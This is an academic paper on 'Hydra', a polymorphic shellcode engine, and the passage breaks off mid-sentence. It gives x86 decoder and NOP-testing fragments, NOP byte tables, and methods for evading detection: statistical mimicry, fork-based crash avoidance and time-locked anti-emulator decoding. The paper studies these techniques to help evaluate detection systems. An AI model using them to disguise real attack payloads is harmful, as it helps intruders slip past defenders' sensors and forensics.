Smashing the Stack with Hydra: The Many Heads of Advanced Polymorphic Shellcode

Pratap V. Prabhu
Columbia University
New York, NY, 10027
pvp2105@columbia.edu

Yingbo Song
Columbia University
New York, NY, 10027
yingbo@cs.columbia.edu

Salvatore J. Stolfo
Columbia University
New York, NY, 10027
sal@cs.columbia.edu

August 31, 2009

Abstract

Recent work on the analysis of polymorphic shellcode engines suggests that modern obfuscation methods would soon eliminate the usefulness of signature-based network intrusion detection methods [36] and supports growing views that the new generation of shellcode cannot be accurately and efficiently represented by the string signatures which current IDS and AV scanners rely upon. In this paper, we expand on this area of study by demonstrating never before seen concepts in advanced shellcode polymorphism with a proof-of-concept engine which we call *Hydra*. Hydra distinguishes itself by integrating an array of obfuscation techniques, such as recursive NOP sleds and multi-layer ciphering into one system while offering multiple improvements upon existing strategies. We also introduce never before seen attack methods such as byte-splicing statistical mimicry, safe-returns with forking shellcode and syscall-time-locking. In total, Hydra simultaneously attacks signature, statistical, disassembly, behavioral and emulation-based sensors, as well as frustrates offline forensics. This engine was developed to present an updated view of the frontier of modern polymorphic shellcode and provide an effective tool for evaluation of IDS systems, Cyber test ranges and other related security technologies.

1 Introduction

The design of modern network and host based security sensors are strongly driven by our understanding of the attacker's offensive capabilities. This is particularly true in the domain of memory corruption exploits with shellcode payloads where a broad range of defensive techniques are in active development, motivated by diverse defense strategies. In this paper, we aim to extend the frontier of this knowledge-base by demonstrating never before seen concepts in advanced shellcode polymorphism with a new proof-of-concept engine. "Shellcode" is a special class of relocatable machine-level code that is injected directly into the memory space of a target process through some exploitable vulnerability such as a buffer-overflow, allowing the attacker to hijack the execution flow of that process [2]. While shellcode traditionally refers to code which spawns a command shell for the attacker, we use the term loosely in this paper to refer to all payloads of this class. This can include `socket-bind` code, `add-root`, *etc*. Defensive solutions against this type of code-injection ranges from stack protection mechanisms such as StackGuard [10], to online network sensors such as Snort [34]. Signature-based solutions such as Snort or statistics-based sensors such as PayL [39], intrinsically rely on assumptions that shellcode contains certain salient byte-level properties, such as the existence of particular sequences, or distributions, of bytes. These methods leverage the fact that due to addressing constraints and exploit requirements, such as the exclusion of the Null character (0x00) useful shellcode is difficult to write. However, recent work has demonstrated that these assumptions on static artifacts within shellcode do not hold. In particular, analysis of polymorphic shellcode engines suggests that modern evasion methods would soon eliminate the usefulness of signature-based network intrusion detection [11, 20, 36]. This body of research supports a growing view that the new generation of *polymorphic* shellcode cannot be accurately and efficiently represented by traditional string signatures which IDS and AV scanners rely upon.

Polymorphic shellcode is a key element in modern multi-stage attacks and exploring how this class of code works is important in understanding newly emerging attack paradigms. For example, given that it is infeasible to carry an entire suite of exploit tools within the initial attack, modern techniques now make use of "staging" code, to establish a reliable (and if possible, secure) channel between the target and the attacker. Typically, stage-one payload consists of highly polymorphic bridging code which secures an entry into the target, by hijacking a socket, binding a shell or establishing a reverse-tunnel, *etc*. Stage-two code is then used to established a stable (and possibly encrypted) channel back to the attacker. Stage-three would consist of injecting a command and control component into the target so that new commands from the attacker may be safely executed by the target. “Safe” is used in the sense that certain exploits might leave the system in an unstable state. Heap corruption attacks for example, might require the attacker to repair the heap before proceeding. Thus, command-interpreter injections that establish reliable execution environments are particularly useful. Examples of such stage-three control structures include Core Impact’s Syscall Proxy [7] and Metasploit’s Meterpreter [26]. For a discussion on staging, we refer the reader to the work by Dai Zovi [41].

In this paper, we expand on this prior work with empirical evidence in the form of a new polymorphic engine which we call *Hydra*. Our engine distinguishes itself by integrating an array of obfuscation techniques into one system while offering improvements upon several existing strategies. This paper highlights the key components of shellcode obfuscation such as multi-layer ciphering, NOP injection and describes our extensions thereof. We then introduce further advanced concepts, which are entirely new, such as safe-return attacks against behavior-based sensors with multi-tasking shellcode (allowing normal routine server responses without crashing) and syscall time-locking shellcode (stealth shellcode that can only be decoded for specific time periods) for attacks against emulators. In total, Hydra attacks signature-, statistical-, disassembly-, behavioral- as well as emulation-based sensors and substantially frustrates offline forensics. We expect that the techniques described in this paper may will the design of new defensive strategies and provide an effective tool for evaluating of IDS systems, Cyber test ranges, and other related security technologies.

Organization

This paper is organized as follows: Section (2) provides background information on shellcode and shellcode-polymorphism. Section (3) enumerates the features of our Hydra engine. Experiments which test the effectiveness of our engine are presented in Section (4). Section (5) describes related work in this area and our conclusions are presented in Section (6).

2 Polymorphic shellcode

The first substantial work that described a stack-overflow exploit was presented by Aleph One in his seminal Phrack paper [29]. The steps outlined include exploiting bounds-checking mistakes, overwriting `EIP` and redirecting the return address into the shellcode payload. Since then, shellcoding has come a long way. The virus writer Dark Avenger introduced the Dark Avenger Mutation Engine, a polymorphic engine for viruses that mutated each instance to throw off signature scanners. This in turn influenced K2 to develop the foundations for shellcode polymorphism, which was then implemented in the ADMmutate engine [15]. In recent years, notable contributions include CLET which introduced spectrum spoofing [12] and Metasploit [26], which combined exploits, polymorphism, among other features, into one complete system. Today, writing polymorphic shellcode is a well understood art. Shellcode obfuscation techniques were introduced because good payloads are difficult to write, and optimized ones needed to be reused without being detected by scanners such as Snort [34]. Also, certain aspects of the exploit vector itself might require resilient code such code that can survive lexical transformations such as `toupper()` which the input buffer must pass through. And, of course, shellcode cannot contain Null (0x00) characters. Polymorphic engines also provides the benefit of automatically encoding standard payloads to achieve these desired properties.

[NOP sled][decoder][encoded payload][retaddr]

Figure 1: Encrypted shellcode structure.

Various techniques for polymorphism have been explored, in two main directions: the first is to rewrite the code each time, so that it differs in byte-orderings but retains the same operational semantics. This process is akin to metamorphism; it is decomposable to graph isomorphism [37], and is a comparably complex solution to implement. The second approach is to encrypt the payload and insert a self-decryption routine to perform dynamic self-decryption on the payload. The latter case is the most successful, and is the focus of this paper. K2 once noted that polymorphism would fail if the AV scanners could simply detect the decoders. While the payload arrives encrypted, a decoding

```
address   byte values       x86 code
--------  --------------    ------------------
00000000  EB2D              jmp short 0x2f
00000002  59                pop ecx
00000003  31D2              xor edx,edx
00000005  B220              mov dl,0x20
00000007  8B01              mov eax,[ecx]
00000009  C1C017            rol eax,0x17
0000000C  35892FC9D1        xor eax,0xd1c92f89
00000011  C1C81F            ror eax,0x1f
00000014  2D9F253D76        sub eax,0x763d259f
00000019  0543354F48        add eax,0x484f3543
0000001E  8901              mov [ecx],eax
00000020  81E9FDFFFFFF      sub ecx,0xfffffffd
00000026  41                inc ecx
00000027  80EA03            sub dl,0x3
0000002A  4A                dec edx
0000002B  7407              jz 0x34
0000002D  EBD8              jmp short 0x7
0000002F  E8CEFFFFFF        call 0x2
00000034  FE                db 0xFE
...
payload follows
```

Figure 2: A 35-byte polymorphic decryption loop. Note the five cipher operations: rol, xor, ror, sub, and add, that begin at 0x09. The working register for the cipher is EAX.

routine needed to remain in the clear to bootstrap the execution – this routine needed to be made *polymorphic*. Rapid development of polymorphic techniques have resulted in a number of off-the-shelf polymorphic engines [15, 12, 26, 6, 33] and self-ciphering techniques have become very standard. Typically, the payload is encoded using a reversible cipher (usually a linear sequence of cipher operations *i.e.,* xor, add, subtract *etc.*) and modern exploits can be expected to use several layers of ciphering. This technique has been proven to be very effective in practice, and has led to the development of fairly standard forms for polymorphic shellcode such as the one shown in Figure (1). Polymorphic "decoders" are typically small, between 30 to 50 bytes in length, whereas the entire shellcode can be several hundred or thousand bytes overall. The effectiveness of any particular polymorphic engine is hinged on how well the payload, and more importantly, *the decoder*, can be obfuscated in each new shellcode instance.

Simple obfuscations of the decoder can be achieved by rearranging and randomizing the order of the individual ciphers components and using random keys, as shown in Figure (2). Decoders such as these allow attackers to reuse standard payloads in arbitrarily different forms. In fact, almost every single polymorphic engine used in the wild today carries a copy of the same 23-byte shellcode provided in Aleph One's original paper since this payload is optimized in size. From Figure (1), the other two main sections of shellcode, besides the payload and decoder, are the NOP sled (shown as `[NOP]`) and the return address section (shown `[retaddr]`). Recall that the attacker redirects execution flow into his own code during the attack (when overwriting `EIP`). In reality it is rare that one would know the exact starting address of this code in the target process memory, and jumping into the middle of an x86 instruction would likely trigger a fault. A NOP sled is a large block of "harmless" instructions (typically just "0x90') that is prepended to the decoder to safely catch the execution jump. Landing anywhere in the sled brings the execution flow safely into the decoder without leaving the process in a volatile state. Many signature-based systems rely on the NOP-sled for detection, by scanning for large blocks of 0x90, for example. The return address section consists of a sequence of 4-byte addresses (aimed somewhere in the NOP sled), repeated. This section is used to overflow the stack so that one of these 4-byte addresses overwrites the process's `EIP`. The address itself is vulnerability and shellcode dependent, and can differ with each exploit so signatures cannot be easily written for this section. Other exploits such as off-by-one, null-pointer exception, integer overflows *etc.* have similar structures with some variations. For example there is no return address section in an integer overflow, instead a fake stack frame must be created. But, in general, shellcode obfuscation can be leveraged to improve nearly all of these exploits.

3 Engine

In the previous section we described the various aspects of shellcode design and the basics of obfuscations. This section describes the work that we have done to demonstrate how each shellcode component can be effectively obfuscated. Hydra expands on existing tactics through several expansions and novel contributions. These are enumerated as follows:

1. Randomized register selection and clearing operations.
2. Non-0x90 NOPs, including variable length NOPs and recursive NOP sleds.
3. Multi-layer ciphering with random keys, six default ciphers and a custom-ciphers design feature.
4. Variable length spacing between decoder instructions, further padding these spaces with state-safe NOPs.
5. Injection of spoofing-bytes in between instructions, which doubles as an anti-dynamic-disassembly technique.
6. Polymorphic ASCII encoding capability.
7. Demonstration of non-standard decryption with bipartite decoding.
8. Spectrum shaping and statistical mimicry capabilities, allowing shellcode to mimic other data.
9. Randomized return address sections.
10. Safe returns with `fork()`'ing shellcode that prevents server crashes while continuing safe execution of attack payload.
11. Time-locked, anti-emulator shellcode. The shell code successfully decodes only for specific time periods, and thwarts reverse-engineering without knowing that precise time.

This section describes, in detail, each of these techniques. Where appropriate, code snippets are also provided for clarity.

3.1 Random register operations

Hydra takes care not to use the same instructions for a particular operation to avoid any chance of a static byte-level signature. Each invocation of the engine produces a different sequence of instructions for the same operation. For example, Figure (3) shows three example ways of clearing a register. With each invocation, Hydra randomly selects a clearing method. Some methods use a random key, generated during invocation, as their argument. This technique ensures very random instruction bytes for the same operation. The engine provides a platform to add new methods for existing operations or define new operations and specify possible synonymous methods for the same. Moreover, for each invocation, a random register is selected to be used as a temporary register for decoder operations which serves to propagate randomness in to the main shellcode body.

```
Method 1:               Method 2:
 mov reg, <key>          push dword <key>
 sub reg, <key>          pop reg
                         sub reg, <key>
Method 3:
 xor <reg>, <reg>
```

Figure 3: Three different examples of clearing a register.

3.2 Recursive NOP-sled generator

Traditional shellcode techniques involve the repeated use of the 0x90 instruction as the NOP sled. A sled is used because the return address to be overwritten cannot be accurately determined. By using a buffer of dummy instructions, the attacker can predict the return address within a range and still be successful in launching the attack. Static NOP sleds are very unattractive given their history of being consistently exploited by AV and IDS sensors to detect shellcode. Previous attempts at generating randomized NOP sleds utilize a fixed array of possible values and generate a sled based on these values. The CLET engine [12] uses the entire upper-case alphabet character set (A-Z) to build a randomized NOP sled. It is interesting to note that all capital letter ASCII characters correspond to a single byte "NOP-replacement" instruction. This actually allows for writing NOP sleds in English such as the in Figure (4).

[THIS SENTENCE IS A VALID NOP SLED][*shellcode*]

Figure 4: Upper case alphabet characters are actually NOPs – can write sleds in English.

The full list of instructions is given in Table (1). These instructions merely increment and decrement registers as well as modify the stack. They can be used to write NOP sleds in plain text to foil statistical signature based detectors, as they blend into normal text, or any other sensor which relies on some strict structural representation for NOP sleds. NOP-replacement instructions are those that safely pass the execution flow into the decoder part of the shellcode without leaving the system in a volatile state. The limits of this approach is that there is a small number of bytes available and this does not provide enough variability. To address this we have developed a randomized *NOP generator* that exploits the x86's variable length instruction set and its alignment geometry. Hydra's NOP generator uses brute-force methods to enumerate all benign one-byte instructions which can be used as NOP replacements. These instructions are then in-turn used to generate two-byte NOP instructions, where the second byte contains the one-byte instruction generated in the previous step. Similarly, three and four byte instructions can be generated. The advantage of using recursively generated NOPs is that, when used, it is irrelevant if control flow lands in the beginning of the bigger instruction or one byte to the right, since that position will hold an equally benign NOP instruction. This allows for a broader range of effective NOPs of varying lengths. The NOP generator is capable of generating NOP-replacement instructions of varying degrees of "safety" to maximize the number of available instructions. Different types of NOPs are required because the sensitivity of the environment varies depending on where they are used. For example, if the NOP-replacement instructions are used in a traditional NOP sled (before the shellcode) then it would be acceptable if they change the content of both the registers and the stack, since the payload would not expect the system to be in any well-defined state. However, if the NOP-replacement instructions are used in-between the decoder

A	inc ecx	H	dec eax	O	dec edi	V	push esi
B	inc edx	I	dec ecx	P	push eax	W	push edi
C	inc ebx	J	dec edx	Q	push ecx	X	pop eax
D	inc esp	K	dec ebx	R	push edx	Y	pop ecx
E	inc ebp	L	dec esp	S	push ebx	Z	pop edx
F	inc esi	M	dec ebp	T	push esp		
G	inc edi	N	dec esi	U	push ebp		

Table 1: All upper case English characters are single-byte NOP-replacement instructions.

```
position instruction         position instruction
-------- ------------        -------- ------------
<pay+0>  cmp dh,ch           <pay+1>  cmc
<pay+2>  cld                 <pay+2>  cld
<pay+3>  ss                  <pay+3>  ss
<pay+4>  ss                  <pay+4>  ss
       (a)                          (b)
```

Figure 5: In (a) the first instruction is a 2-byte NOP equivalent. When the same instruction is read one byte to the right, it is a 1-byte instruction which itself is a NOP replacement instruction as shown in (b).

instructions (Section 3.4) within the payload, then it should not modify the system registers and stack since the next instruction of the payload would expect the system to be in a state set by the previous instruction. Keeping this in mind, we generate two categories of NOP-replacement instructions:

1. Normal NOPs: These are NOP-replacement instructions which are brute-forced with only one special condition – no control flow modification instructions[1]. The control flow modification instructions are omitted since they cause unpredictable jumps with randomly generated operands. It is to be noted that unlike the state-safe instructions described below, the normal NOP-replacement can include instructions which modify the system registers and stack.

2. "State-safe" NOPs: These are a special class of instructions that exhibit the following properties and restrictions:

   (a) They do not modify `EAX,EBX,ECX,EDX` registers since these registers are used by the decoder instructions and therefore unsafe to modify randomly.

   (b) They do not modify the stack since a predictable stack is expected in decoder operations.

Size	Number of Instructions
One-byte	38
Two-bytes	947
Three-bytes	32205

Table 2: Distribution of *state-safe* NOPs.

Table (2) displays the distribution of state-safe NOPs found based on size; all one-byte ASCII NOPs are provided in Table (3). The brute-force mechanism to generate the normal NOP set consists of iterating through every possible byte, then using them as a potential NOP-sled and checking to see if the payload executes. The state-safe NOPs are generated in a more refined process where they are discovered by setting integer and consistency constraints on stack and registers during the brute-force search – only those instructions which behave as NOPs *and* did not violate the constraints were selected. The normal NOPs may be used as the traditional NOP sled *i.e.* before the start of the payload. This is because the injected payload does not expect any well-defined system state – the NOP sled only needs to deliver execution into the decoder without crashing. The state-safe NOPs can be used in both the traditional NOP sled and *in-between* the shellcode decoder instructions. The Hydra brute-force NOP generator was able to find over 1.9 million normal NOP instructions and over 33,000 state-safe NOP instructions.

[recursive NOP sled][decoder][encoder payload][retaddr]

Figure 6: Shellcode with randomized state-safe NOPs.

Figure (6) shows the structure of the new shellcode with the randomized state-safe NOP-sled. Hydra allows users to specify both the type and size the NOP-sled to be used with the payload.

3.2.1 Generation of state-safe NOPs

Since the generated NOPs have to pass a very restricted set of conditions, we have developed a special *NOP-testing shellcode* which determines if the input NOP byte(s) preserve the state of the system. The *NOP-testing shellcode*, shown in Figure (7) begins with a prelude section which sets the system in a particular state. The prelude is followed by a sequence of repeated input NOP bytes. This is followed by the postlude. The postlude ensures that execution to the real shellcode continues only if the NOP bytes have not changed the state of the system. A generic shell-executing shellcode which follows the postlude is executed only if the system's general registers and stack is unmodified. Hydra's NOP generator uses this special shellcode with different potential NOP bytes to determine which of them are state-safe NOPs. If the actual shellcode executes without causing a crash, the corresponding input NOP byte is marked as a state-safe NOP, otherwise it is discarded.

[1] On the x86, these are instructions such as `jmp`, `jc`*X*, `call`

```
instruction          comment
-----------          -------
                     ; *begin prelude
mov eax, 0xabcdff7f  ; store random key
mov ebx, eax         ; copy to ebx
mov ecx, eax         ; copy to ecx
mov edx, eax         ; copy to edx
mov esi, eax         ; copy to esi
mov edi, eax         ; copy to edi
mov ebp, eax         ; copy to ebp
push 9               ; Test if NOP bytes
                     ; -change stack pointer
                     ; *end prelude
----------------------------------------
[Input NOP byte to be tested go here]
----------------------------------------
                  ; *begin postlude
cmp eax, ebx      ; compare eax with ebx
jnz 0xff          ; if not equal then jump
pop eax           ; pop value to check stack
cmp ebx, ecx      ; compare ecx with ebx
jnz 0xff          ; if not equal then jump out
cmp ebx, edx      ; Compare ecx with ebx
jnz 0xff          ; If not equal then jump out
                  ; start stack integrity check
cmp eax, 9        ; make sure eax contains 9.
jnz 0xff          ; if not equal then jump out
                  ; *end postlude
----------------------------------------
[/bin/sh executing shellcode follows]
----------------------------------------
```

Figure 7: Assembly listing of the state-safe-NOP generator.

One byte state-safe NOPs:															
0x05	0x0d	0x15	0x1d	0x25	0x26	0x2d	0x2e	0x35	0x36	0x3d	0x3e	0x45	0x46	0x47	0x4d
0x4e	0x4f	0x64	0x65	0x66	0x67	0x90	0x9b	0x9e	0xa9	0xb8	0xbd	0xbe	0xbf	0xce	0xf2
0xf3	0xf5	0xf8	0xf9	0xfc	0xfd										

Table 3: ASCII NOP Chart.

3.3 Modular multi-layer ciphering

Self-ciphering is an exceptionally useful tool in polymorphic shellcode engines. The payload is first encoded using a random key and a reverse cipher known as a “decoder” is added to dynamically reverse the encoding. Many early shellcode engine implementations used static decoders; all but one of the Metasploit engines work this way. The goal however is to make the decoder polymorphic. Hydra incorporates a modular multi-layer ciphering feature which was first introduced by the CLET team [12]. Under this schema, each invocation produces a decoder with a different byte configuration which is achieved by using a variable number of independent cipher modules. The payload is encoded using these reversible cipher modules (*i.e.* xor, add, sub, rol, ror) and the decoder loop is generated appropriately. Obfuscation is achieved by rearranging and randomizing the individual cipher components and also by using random keys. This technique would break most signature-based Intrusion Detection Systems targeting decoders since there would be no constant signature to match the decoder against. Tables (4) and (5) show two modular decoder loops along with their corresponding encoding instructions. The column on the left in both the tables contains the decoder instructions and the column on the right contains the encoding loop. Line numbers are added to highlight the dual operations. The encoding loop is in reverse order of the decoding loop. For each instruction in the encoding loop, the corresponding reversible instruction is used in the decoding loop (e.g. SUB is the reverse of ADD). Also, the

5	ror 0x1c	1	add 0x39aefc
4	xor 0x3a490417	2	sub 0x3156abef
3	rol 0x1d	3	ror 0x1d
2	add 0x3156abef	4	xor 0x3a490417
1	sub 0x39aefc	5	rol 0x1c

Table 4: Modular Decoder/Encoder ciphers ops (Invocation 1).

6	ror 0x1	1	sub 0x345aed7
5	ror 0x1c	2	sub 0xeddb6607
4	xor 0xf38679c3	3	add 0x65df2f8d
3	sub 0x65df2f8d	4	xor 0xf38679c3
2	add 0xeddb6607	5	rol 0x1c
1	add 0x345aed7	6	rol 0x1

Table 5: Modular Decoder/Encoder cipher ops (Invocation 2).

```
position instruction
-------- ------------
<pay+0>  push eax
<pay+1>  mov  eax,ecx
<pay+3>  shr  eax,0x10
<pay+6>  xor  ax,0x3ae1
<pay+10> xor  ecx,eax
<pay+12> pop  eax
```

Figure 8: (HYD1 0x3ae1) Example of a meta-cipher encoding instruction. Whenever 'HYD1' is used with a key, the above sequence of basic cipher operations are used.

keys/arguments used for each instruction is randomly generated and therefore it is different for each instance of the operation in every invocation. In addition, we extend the concept of modular encoding and decoding by implementing a *meta-cipher*. Meta-cipher components are user-specified encoding functions which comprise of a well-defined sequence of basic reversible operations.[2] The keys used for each basic operation can also be statically specified or randomly generated. The advantage of using a pre-determined sequence of instructions is that the generated encoded payload can be made to avoid certain bytes, for example, those that the exploitable target program filters out. Figure (8) illustrates one of the many meta-cipher operations that are implemented in Hydra. In this figure, since EAX is used inside the block, it is saved and restored at the beginning and ending of the block.

3.4 Decoder NOP insertion

Even with the modular decoder discussed in the previous section, the polymorphic engine has limited variability because the possible instructions that can be used is restricted to basic reversible cipher operations. In Hydra, we further randomize the decoder section by inserting *state-safe* NOPs in-between decoder instructions. The state-safe NOPs, generated by the NOP-generator, need to be used as opposed to the normal NOPs because each decoder instruction would expect the system state (*i.e.* registers and stack) to be unchanged from the previous instruction. By inserting random NOP instructions in-between decoder instructions, we achieve very high randomness since there are more than 33,000 instructions (Table 2) to choose from. In addition to randomizing the selection of the NOP instructions, the engine also randomly determines at run time the number of such instructions to insert between each instruction.

3.5 Bipartite decoder

Traditional polymorphic engines have a continuous decoder block *i.e.* one uninterrupted set of instructions, followed by the payload. Techniques which rely on structural disassembly and basic block recognition can attempt to lock in

[2] add,rol,ror,sub,xor are the basic reversible operations.

on a block of executable code as a sign of the presence of a decoder [38, 36]. Within Hydra, we demonstrate that the decoder, in fact, need not be a single block. As a proof-of-concept, Hydra is capable of generating bipartite decoders where the first half of the decoder appears before the payload and the second half after. This allows Hydra to achieve greater obfuscation by breaking any predefined concept of structure between instruction and data. Hydra demonstrates that it is feasible to intermix instructions along with the data that they operate on thereby frustrating any detection engine which attempts to extract information on the structural form of executable code.

[recursive NOP sled]**[DNDN][EEEE][DNDN]**[retaddr]

Figure 9: Shellcode with bipartite decoder. (D) Decoder instruction, (E) Encoded payload, (N) NOP equivalent.

Figure (9) shows the structure of polymorphic shellcode with a bipartite decoder. In the figure, (D) indicates the decoder instructions with intermixed NOPs (N), which is split into two sections – one before the encoded payload and one after the encoded payload. The decoder, as a whole, is responsible for decoding the encoded payload which comprises of the encoded bytes (E) intermixed with random padding (P). Multi-partite extensions of this is straight forward.

3.6 Byte-splice spoofing & anti-disassembly

Another useful evasion technique is byte spectrum spoofing, which attempt to make the shellcode appear statistically similar to other data. The main disadvantage with existing techniques is that the spoofing element is located with a separate isolated section, away from the shellcode payload. For example in the paper by Song *et al.* the spoofing section is isolated from the shellcode instructions [36]. This could potentially allow an IDS to perform incremental spectral analysis to detect the shellcode reaching the spoofed section. Our engine enhances this feature by intermixing the spoofing bytes with the shellcode by dynamically adding gaps between shellcode instructions, then splicing the spoofed bytes directly into the shellcode. Unlike the NOP insertion described in the previous subsection, these bytes are not instructions but, instead, are chosen to be statistically significant, this is described in more detail in a following subsection. Hydra supports a command line argument which allows the user to specify the number of padding bytes to add for every 4 bytes of encoded shellcode. Depending on this number, the decoder loop is modified to skip the padding bytes while assembling the decoded shellcode in memory. Figure (10) shows, in assembly, what this looks like. A split decoder is also shown in that figure, this component was described in the previous section.

Figure (11) shows the resulting shellcode structure. By mixing the encoded shellcode bytes with variable number of padding bytes we achieve three main goals. Firstly, the encoded shellcode is obfuscated even more since it contains random bytes which are generated depending on the spectrum of the mimic target. Secondly, since the padding bytes are intermixed with the encoded shellcode, detectors which use incremental spectral analysis will not be able to detect the difference between the encoded shellcode and the padding bytes. Thirdly, it is well known that mixing random bytes in between legitimate instructions can cause the code to be disassembled incorrectly, as described by Linn *et al.* in their paper on binary obfuscation for anti-disassembly [24]. Recursive disassemblers can also be attacked by using the branch-call trick mentioned in Linn *et al.*. (This latter method has not yet been implemented in our engine.)

3.7 ASCII encoder

There are many components of text-based protocols like HTTP and SMTP that will not accept binary payloads like the ones described in the earlier sections. Moreover, even if they do, there is a need to encode the payload in ASCII to evade some anomaly detectors. In this section, we describe another layer of obfuscation that we have added to our engine - the ASCII encoder. Using the ASCII encoder, Hydra can transform any binary shellcode into printable ASCII text while allowing it to remain executable. Our ASCII encoder is derived from ALPHA2 [33] with a few signification additions.

Size	Number of Instructions
One-byte	22
Two-bytes	242
Three-bytes	3995

Table 6: Distribution of ASCII *state-safe* NOPs.

1. ASCII NOPs: We have used the NOP generator (Section 3.2) to gather ASCII bytes which will be used as ASCII NOPs. These ASCII NOPs will be used both in a traditional NOP sled (before the decoder) as well as NOPs in between decoder instructions. Table (6) shows the number of ASCII NOPs that we generated using the NOP generator. These are classified as *very safe* since they can be used within the ASCII decoder without any unexpected results.
2. ASCII Encoder: The ASCII encoder in ALPHA2 outputs two ASCII bytes for every binary input byte. The bytes generated have limited variability because inputs of a given size would produce similar sized outputs. In Hydra, we have modified the ASCII engine to incorporate ASCII NOPs in between the ASCII decoder.

Figure (12) shows two separate ASCII payload strings for the same binary payload. Noted that the ASCII encoder can be used independently or in combination with any other features in Hydra. Figure (13) below shows the structure of ASCII-encoding used with a multi-cipher binary encoder, with intermixed NOPs, and random padding bytes spliced into the binary payload. The ASCII encoder forms a second layer of encoding. Decoding the ASCII payload exposes the binary encoder which in-turn decodes its payload.

3.8 Statistical mimicry

Statistical sensors which rely on byte-distribution-based detection metrics can be subverted by our engine if they treat the component characters of the input string as independently distributed – if no higher order structural representations are explicitly encoded. Our engine implements a "mimicry" feature which allows shellcode to appear statistically similar to "target" data, which the user of the engine provides. For example, if shellcode is being crafted for a browser exploit then the user might desire the shellcode to appear similar to web pages. In this case, Hydra can accept sample HTML pages as input. Hydra automatically learns the byte-distributions of these samples then uses Monte Carlo sampling to intermix statistically relevant characters in-between shellcode instructions so that the overall statistical distribution of the newly expanded shellcode converges towards that of the target. In practice, any distribution can be specified; the user merely needs to provide the proper samples. During mimicry, Hydra automatically spaces shellcode instructions apart using jump instructions and the blending bytes are then inserted in between. Hydra has the ability to stretch and shrink the inter-instruction distance to allow for more or less mimicry. This first-order byte-distribution blending method is similar to the one used by Song *et al.* [36] as well as the method presented in the CLET engine [12] with some differences. These previous methods required an explicit specification of the target distribution whereas our method learns this distribution from target samples. These previous methods also did not intermix the blending bytes with the shellcode, making it possible, in theory, to isolate and detect the shellcode elements if the sliding window used by the sensor is chosen correctly. A notably similar method is proposed by Fogla *et al.* [14] for blending worm traffic.

3.9 Return address randomization

The address section of the shellcode is consists of the 4-byte address of the shellcode repeated in sequence as Figure (15) shows. The goal of the stack overflow is to align the shellcode so that after injection, the proper instruction pointer is overwritten with one of these "R"'s, thus, the vulnerable function returns into the shellcode. This section is mostly vulnerability- and shellcode-dependent so it is not reasonable to define signatures based specifically on its contents. However, a simple IDS rule might use this repetitive structure and the homogeneity of the components as a flag. Figure (16) shows how Hydra breaks this signature by adding random offsets to each R: $R' = R \pm \epsilon$ where ϵ is chosen (per R) to add entropy to this section but still ensures that the return instruction, `ret`, will still aim for some position in the NOP sled.

3.10 Forking shellcode

Normally, the vulnerable process will crash after executing the exploit. For many reasons, though, it is often desirable for the execution of the process to continue post-exploit – a crash might trigger a host-based IDS sensor, for example. We show that is possible to avoid a crash by issuing a `fork()` prior to executing decoder instructions. Hydra has an integrated `fork()` feature which directs the child process to continue executing the payload while the parent process returns control of the execution back to the original target process so that it does not crash and more importantly, does not get locked into executing the payload. During the exploitation process, the saved `EIP`[3] is lost since the return

[3] `EIP` is the instruction pointer on x86 systems.

address section would overwrite it. Due to this, the address of the re-entry point in the calling function cannot be recovered. For example, let us consider the pseudo-code in Figure (17). The `strcpy()` function in `b()` has a potential buffer-overflow vulnerability since it does no bounds-checking. The saved return-address during the execution of function `b()` is the address of `j++` in function `a()`, which is overwritten by the exploit to point to the payload. Even though the saved return-address of the immediate parent function is lost, it is possible to recover the return-address of the next parent function and continue execution from there. In the case of the example, it would be the address of `i++` in the `main()` function.

The `fork()` feature in Hydra requires a user-input offset with which the forking shellcode repairs the stack before returning to the parent process (the exploited program). As shown in Figure (18), after executing the `fork()` system-call, the shellcode continues execution of the exploited process in the parent and executes the payload decoder in the child process. If the offset is specified correctly, the stack points to the re-entry location in the parent's parent function, so when `ret` executes, it continues execution from there. A correct offset would be the size of the stack-frame of the immediate parent function. This offset, when added to the `ESP`[4] would point to the re-entry location in the parent's parent function. In the example of the pseudo-code, the offset needs to be the size of the stack frame occupied by function `a()` and when `ESP` is adjusted, it would point to the instruction `i++`. Determining the appropriate offset would require the one-time use of a debugger per exploit. Note however that the offset is *not* affected by variations induced by protection mechanisms such as address space randomization (ASLR) since it is a constant *relative offset*. If the offset is specified correctly, the execution of the parent (vulnerable program) would continue from the address of `i++` in the function `main()` and the child process would continue executing the payload.

Even in the case when the offset is specified incorrectly, it is nonetheless better than a non-`fork()`'ing shellcode since it does not halt the vulnerable process and provides some chance for a safe recovery. This feature is also fully payload-independent. The current implementation of this feature within Hydra is restricted to *nix platforms due to its reliance on the `fork()` system-call, though a Windows version is planned.

3.11 Time-locked anti-emulator shellcode

Recently, emulation-based detectors have been explored to defend against polymorphic shellcode. These systems do not rely on any byte-level signature representations at all. Rather, they aim to discover polymorphic behavior by dynamically executing all network traffic content and looking for self-modifying code. The best example of such a sensor is the one proposed by Markatos *et al.* [30]. Their emulator begins new branch of execution from every byte position within a content stream. Since polymorphic engines often use a self-ciphering loop, the numerous write-then-execute actions performed can be discovered by the emulator. Their study described using a threshold of several thousand such actions in order to avoid false positives. The main limitation of emulators is that they cannot replicate the full execution environment of the protected system. For example, address-space layouts of the target process and loaded libraries cannot be emulated properly by any online sensor. More importantly, syscalls cannot be handled properly, a weakness that the authors of [30] noted.

Perhaps the most advanced feature introduced by Hydra is a technique which we refer to as *syscall-time-locking* which works as follows: The cipher instructions within our cipher loop are themselves ciphered with a randomly chosen simple operation such as xor. The key for this mini-cipher is recoverable *only* from a properly handled syscall. In our engine, we used the `time()` syscall. By using the most significant bits of the returned value as the key, we are able to set what we call a "shell life" for each instance of the polymorphic shellcode. If the syscall cannot be handled, such as when it is in an emulated environment or if a certain time period has elapsed, then the primary cipher operations in the main loop cannot be decoded and will map to illegal instructions or instructions that do not form the main cipher loop. Due to this *the shellcode body cannot be decoded* and will not execute and, by measures which we outlined previously, will appear similar to random noise. This lets the polymorphic shellcode bypass the emulated environment and proceed into the real environment where the syscall can be handled and the code properly decoded. Figure (19) shows the mechanics of this strategy.

Moreover, by *time-obfuscating* shellcode, we thwart *offline forensics* to determine the true intent of the payload since the correct key to decode is only obtainable in a particular time-frame. The offline analysis would have difficulty discovering the entry point of our mini-cipher and, even then, would have to brute force all possible keys. Hydra provides a command-line parameter to specify the time-frame for which the output shellcode is "alive", which can be as small as a few seconds or as large as several years. It allows for timed attacks for machines within a certain time-zone as well as attacks that execute only within a specific window such as near midnight. Syscall-time-locking leverages

[4] `ESP` is the stack pointer on x86 machines.

